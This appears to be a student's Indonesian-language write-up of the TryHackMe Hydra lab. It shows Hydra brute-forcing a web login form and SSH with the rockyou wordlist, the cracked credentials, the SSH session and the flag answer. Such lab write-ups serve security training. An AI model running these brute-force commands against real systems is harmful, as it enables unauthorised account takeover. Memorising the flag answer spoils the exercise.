
NAMA = MAHARANI SURYANING NASTITI


NIM = 2231740025

KELAS = TI-3A

- 1. Klik Start Machine
- 2. Kemudian masuk pada FireFox Web Browser dan masuk halaman http://10.10.191.180




3. Mencoba login tapi incorrect password



4. Mencoba untuk mencari username dan password yang valid dengan mengetik prompt berikut pada terminal


```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-0
4-24 07:05:27
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tr
ies (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://10.10.191.180:80/login:username=^US
ER^&password=^PASS^:Your username or password is incorrect.
[80][http-post-form] host: 10.10.191.180 login: molly password: s
unshine
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-0
4-24 07:05:42
root@ip-10-10-44-36:~#
```

5. Dari prompt diatas didapatkan 1 password valid yaitu username:**molly** password:**sunshine**, setelah berhasil login didapatkan kode flag 1 berikut



6. Setelah dicek hasilnya benar

Use Hydra to bruteforce molly's web password. What is flag 1?



Pada bagian ini ada perubahan localhost karena limit pada Attack Box sehingga login tryhackme pada akun lain

7. Mencari kode pada flag 2 dengan prompt berikut

```
root@ip-10-10-49-23:-# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.241.37 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-24 07:30:24

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task

[DATA] attacking ssh://10.10.241.37 login: molly password: butterfly

1 of 1 target successfully completed, 1 valid password found

[WARNING] Writing restore file because 8 final worker threads did not complete until end.

*RROR] 8 targets did not resolve or could not be connected

*RRORO] 0 targets did not complete

dra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-24 07:30:40

root@ip-10-10-49-23:-#
```

8. Pada prompt sebelumnya didapatkan password:**butterfly** kemudian masuk pada molly dengan mengisi password yang sudah didapatkan

```
root@ip-10-10-49-23:~# ssh molly@10.10.241.37
The authenticity of host '10.10.241.37 (10.10.241.37)' can't be estab
lished.
ECDSA key fingerprint is SHA256:2xxpq/rmPGjjhSJsfKIuNUXawFi9QWzX0IIEt
n2Rl6k.
Are you sure you want to continue connecting (yes/no/[fingerprint])?
ves
Warning: Permanently added '10.10.241.37' (ECDSA) to the list of know
n hosts.
molly@10.10.241.37's password:
Permission denied, please try again.
molly@10.10.241.37's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)
 * Documentation: https://help.ubuntu.com
  Management: https://landscape.canonical.com
 * Support:
                  https://ubuntu.com/advantage
65 packages can be updated.
32 updates are security updates.
Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
```

9. Fungsi "ls" untuk menampilkan file yang ada dan untuk membuka filenya menggunakan fungsi "cat"

```
Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98 molly@ip-10-10-241-37:~$ ls flag2.txt molly@ip-10-10-241-37:~$ cat flag2.txt THM{c8eeb0468febbadea859baeb33b2541b}
```

10. Setelah dicoba hasilnya benar

Use Hydra to bruteforce molly's SSH password. What is flag 2?

THM{c8eeb0468febbadea859baeb33b2541b}

✓ Correct Answer

11. Hydra is completed

